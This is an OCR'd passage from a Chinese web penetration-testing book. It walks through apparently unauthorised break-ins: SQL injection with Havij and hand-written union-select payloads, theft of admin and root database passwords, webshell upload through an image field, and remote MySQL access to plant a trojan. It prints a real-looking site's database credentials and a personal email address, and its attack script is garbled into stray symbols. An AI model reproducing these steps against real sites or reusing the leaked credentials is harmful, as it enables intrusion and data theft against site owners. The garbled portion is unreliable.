


图 4-299 获取脚本提示错误信息

4.18.4 使用工具进行 SQL 注入测试

将存在 SQL 注入的地址复制到 Havij 中进行 SQL 注入测试，在 Target 中输入“http://www.xxxx.ph/ranking.php?Yr=2009”，其他保持默认设置，单击“Analyze”开始进行 sql 注入测试，很快就获取有关该注入点的相关信息，如图 4-300 所示。



图 4-300　使用 Havij 工具进行 SQL 注入测试

4.18.5　获取管理员密码

确认存在 SQL 注入后，其后续步骤就比较简单了，先猜测表名，然后选择需要继续查看的表来获取列字段，最后获取数据的详细信息，如图 4-301 所示，获取了管理员的密码。




图 4-301　获取管理员密码

4.18.6 扫描后台登录地址

在 Havij 中单击“Find Admin”，在“Path to Search”中输入网站的地址，然后单击“Find”即开始扫描可能存在的后台地址，如图 4-302 所示，很快就扫描出默认的后台登陆地址 http://www.xxxx.ph/admin。



图 4-302 扫描后台登录地址

4.18.7 后台登录测试

输入后台地址进行访问测试，如果能够正常访问，说明该后台地址正确，输入获取的管理员用户名和密码进行登录测试，如图 4-303 所示，用户名和密码都正确地进入后台。



图 4-303 后台登录测试

4.18.8 寻找上传地址

在后台管理中发现存在内容编辑模块，如图 4-304 所示，打开后有上传模块，要求上传会员的照片。在 Photos 模块中也存在上传功能，如图 4-305 所示。




图 4-304 获取 Members 上传页面模块



图 4-305 获取 Photos 上传页面模块

4.18.9 文件上传测试

在 Photos 模块中选择新增一条记录，其他字段随意填写，在“Thumbs”中选择一个 php 木马进行上传测试，上传非常成功，如图 4-306 所示，上传完毕后可以看到上传的

WebShell 的详细名称。



图 4-306 上传 WebShell

4.18.10 获取 WebShell

选中上传的文件，查看文件属性，获取 WebShell 的详细地址。将详细地址复制到浏览器中并访问该地址，如图 4-307 所示，获得了 WebShell。




图 4-307 获取 WebShell

4.18.11 获取数据库密码

通过 WebShell 的文件管理，随机查看一个网页文件，如图 4-308 所示，该文件中出现的“admin/db-con.php”即为数据库连接文件。找到该文件并打开，如图 4-309 所示，获取该目标站点数据库的用户名称和密码。

Create / Edit File »

Current File (import new file name and new file)

/var/www/vhosts[redacted]ph/httpdocs/ranking.php

File Content

```
<? include("admin/db-con.php");?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<title>Squash Rackets Association of the Philippines</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<meta name="description" content="description"/>
<meta name="keywords" content="keywords"/>
<meta name="author" content="author"/>
<link rel="stylesheet" type="text/css" href="sty_es.css" media="screen"/>
<style type="text/css">
<!--
h1 {
        color: #336666;
}
h2 {
        color: #336666;
}
h3 {
        color: #336666;
}
-->
</style></head>

<body>
```

图 4-308 寻找数据库连接文件

Current File (import new file name and new file)

/var/www/vhosts/[redacted]ph/httpdocs/admin/db-con.php

File Content

```
                        else break;
                }
                if (strlen($str) > $len) $truncated .= " ...";
                return $truncated;
        }
// ----------------------------------

        if ((strtolower($_SERVER['HTTP_HOST']) == "localhost") ||
(strtolower($_SERVER['HTTP_HOST']) == "elmerpc")) {
                $dbsrv = "localhost";
                $db = "srap";
                $user = "srap_admin";
                $pwd = "srap_pass";
        }
        else {
                $dbsrv = "localhost";
                $db = "hnshostingnet_srap";
                $user = "srap";
                $pwd = "squash";
        }
        $domain = "srap.net.ph";
        $admin_email = "el_m_er@yahoo.com"; // for future reference
        $base_url = "http://www.[redacted].ph";
        $link = mysql_connect($dbsrv, $user, $pwd) or die(mysql_error());
        mysql_select_db($db, $link) or die(mysql_error());
```

图 4-309 获取数据库用户名和密码

4.18.12 总结与探讨

本案例介绍了通过Google搜索来定位网页文件，通过访问和测试带有参数的网页文件来确认SQL注入点，通过Havij SQL注入工具快速获取表以及管理员等数据，通过登录后台寻找上传模块，找到上传模块后测试直接上传Webshell等方法，成功获得Webshell。

第 5 章　高级渗透技术

在 Web 渗透中对某些目标采用常规手法是无法渗透的，因此需要通过一些技巧和方法，也就是本章中所说的怪异渗透，渗透也是需要创新，通过多种方法的组合，或者在某一种常规渗透方法上面配合一些新的技术，往往就能顺利地渗透目标对象。这些方法有抓包分析、社工渗透、IIS 写权限运用、内网多种方法配套渗透、JBoss 服务器渗透等。

本章主要通过一些实际案例来讨论如何利用一些不常见的方法来进行 Web 渗透，Web 渗透其核心的东西笔者认为有两个，一个是渗透思路，另外一个是渗透方法。只要思路正确，然后运用一定的渗透方法就一定能够渗透目标对象。当然攻击与防范是相对而言的，如果防范做的比较严格，渗透起来就相对比较难了。本章主要内容：

- 社工入侵
- 网络维护过程中的渗透与反渗透
- 顺藤摸瓜成功控制某大学投稿系统
- 利用 IIS 写权限成功渗透西南某高校 OA 系统
- 对某安全网站的一次渗透
- 对某贸易公司内网的一次安全检测
- JBoss 获取 Webshell
- 对某 Linux 网站的一次渗透
- 巧用 G6FTPServer 账号渗透中国台湾地区某图书服务器
- 对某网站的一次安全检查
- 突破防篡改继续上传
- Tomcat 弱口令搞定某 Linux 服务器
- 渗透测试之旁注
- MD5（base64）加密与解密渗透某服务器
- JBoss Application Server 获取 WebShell
- 利用 phpMyadmin 渗透某 Linux 服务器

5.1　社工入侵

很多朋友玩社工都很厉害，社工是攻击中的一种特殊应用，入侵+社工的攻击模式如果利用的好，可以所向披靡，本次的安全检测就是一次简单的尝试。

5.1.1 安全检测

1. 操刀上阵——我的“三板斧”

当我看到了链接地址 http://www.AAA.com/BBB/CCC.php?pid=XXX，就试了试在其地址后丢了个单引号，随之绝对路径就被泄露出来了，俺的第一板斧就把敌人弄了一个脑震荡，嘿嘿！(有时候可能不会简单的一个单引号就暴露路径，你可以试试随便输入一些东西，当然自己灵活运用)，路径：F:\AAA\BBB\bbs6.1\CCC\db_mysql.class.php，如图 5-1 所示。




图 5-1 三板斧之一获取路径

2. 无敌掌——信息分析和收集

目录中以“bbs6.1”命名，bbs 不是论坛的意思么？这时打开地址 http://www.AAAA.com 最下方显示的是：“Powered by AAA!6.1.0”，虽然修改了标识，但是还是可以看出这是一个 DZ 的论坛。呵呵，上次记得我就发现了一个 DZ6.1 的论坛存在注射，但是这个不是，因为 BBB 目录不是论坛程序，而是另外一个文件目录。

3. 无影腿——SQL 注入测试

这时候按照老办法，提交“and 1=1”和“and 1=2”，“and 1=1”返回正常，但是提交“and 1=2”的时候，却自动跳转到“and 1=1”的页面，而且提交的“and 1=2”也变成了“and 1=1”，使用/**/代替空格，发现还是一样的，这时我在 URL 后面加上一个“-1”，新闻页面则变成了另外一则新闻了说明还是存在注射的啊！

4. 开山掌——获取 SQL 注入长度

接着就是判断长度了，order by X ，10 个 10 个的依次递增，最后发现 30 的时候错误了，告诉我们长度在 20～30 之间，于是接着改变长度数字提交，最后判断长度为 23，如图 5-2 所示。




图 5-2　获取长度

5. 无上心法——获取数据库版本和用户等信息

得到长度之后就该去找点东东了！提交：http://www.AAA.com/BBB/CCC.php?pid=407/**/and/**/1=2/**/union/**/select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23/*，出现了 9 和 11，于是我用 version()和 user()替换之，查看 MySQL 版本和用户，如图 5-3 所示，信息如下：

```
User  =   root@localhost
Version  =   5.0.20 -nt-log
```




图 5-3　获取 MySQL 数据库版本和用户信息

6. 一招制敌——获取数据库密码

可以通过以上信息得出推断，数据库和 web 在一块没有分离，还是 root 权限，而且是 MySQL5 的，但是服务器系统要么是 NT（Windows）要么是 log（linux），怎么还两个一起显示啊？通过上面被暴露的路径可以知道这是 Windows 系统的，这时 ping 了下看看，TTL 值等于 53，not windows？在 URL 中用大写 PHP 代替小写 php，看看怎么样?返回正常啊！很明显是服务器做了设置，来欺骗我们的眼睛！既然是 root 权限，而且还是 MySQL5 的这可有得玩了！Root，那么就不用累死累活的去手工猜解管理员账号和密码了，直接去 load_file，读出 rootpass。把 F:\AAA\BBB\bbs6.1\CCC\db_mysql.class.php 把这个路径转换成 16 进制的的去读取，查看源文件，查找 require 或者 include 引入文件，找到数据库连接文

件 config.inc.php 的真实路径，如图 5-4 所示，有时候可能页面无法显示，那就查看源文件。我们修改路径，把 config.inc.php 改到路径上面，继续转换，接着提交，这时候就能查看到 root pass 信息了，如图 5-5 所示。

```
$dbhost = 'localhost'; // 数据库服务器
$dbuser = 'root'; // 数据库用户名
$dbpw = 'XXX'; // 数据库密码
$dbname = 'XXX'; // 数据库名
```




图 5-4　获取数据库的配置文件路径




图 5-5　获取数据库密码

5.1.2 小遇周折，提权成功

1. 无法获取 Phpmyadmin

但问题此时就出在这里了，大家都知道一般使用 mysql 数据库的网站，都喜欢使用 phpmyadmin 来管理数据库，那么我们就来找 phpmyadmin 的地址，郁闷的是，我找了半天都找不到，我用自己弄的小工具扫 php 网站后台和 phpmyadmin 以及上传页面，也米有找到，郁闷了！更郁闷的是 magic_quotes_gpc=on，况且%2527 绕不过魔法引号，也导不出啊！

2. 使用 Gmysql 编辑器连接 MySQL 数据库

这时候我有了一个思路，记得上次我搞一个大的足球网站的时候，root 权限，米有找到 phpmyadmin，也是 MySQL5，无奈到论坛求助，最后 cnxhack 牛牛搞定了，他说思路很简单，有 DZ6.x 的论，那么利用 MYSQL5 注射到论坛管理员密码，然后登录后台开启 wap，再利用前段时候的 DZ 的 0day 搞定。难道说我也要这么做吗？就在我准备用这种办法的时候，我忽然想到了 MYSQL 连接器，按照常规来说都是本地才能连接的，这次竟然 RP 大爆发给了我一次“艳遇”，竟然我连接上去了，如图 5-6 所示！oh，我的天啊！太可怕了！既然这样就好办多了，和 phpmyadmin 一样搞！



图 5-6 成功连接 MySQL 数据库

3. 创建一句话木马并上传大马

在 Gmysql 编辑器中执行以下脚本：

```
= = = == = = =
```

= = = =




图 5-8　获取管理员账号列表



图 5-9　服务器上线

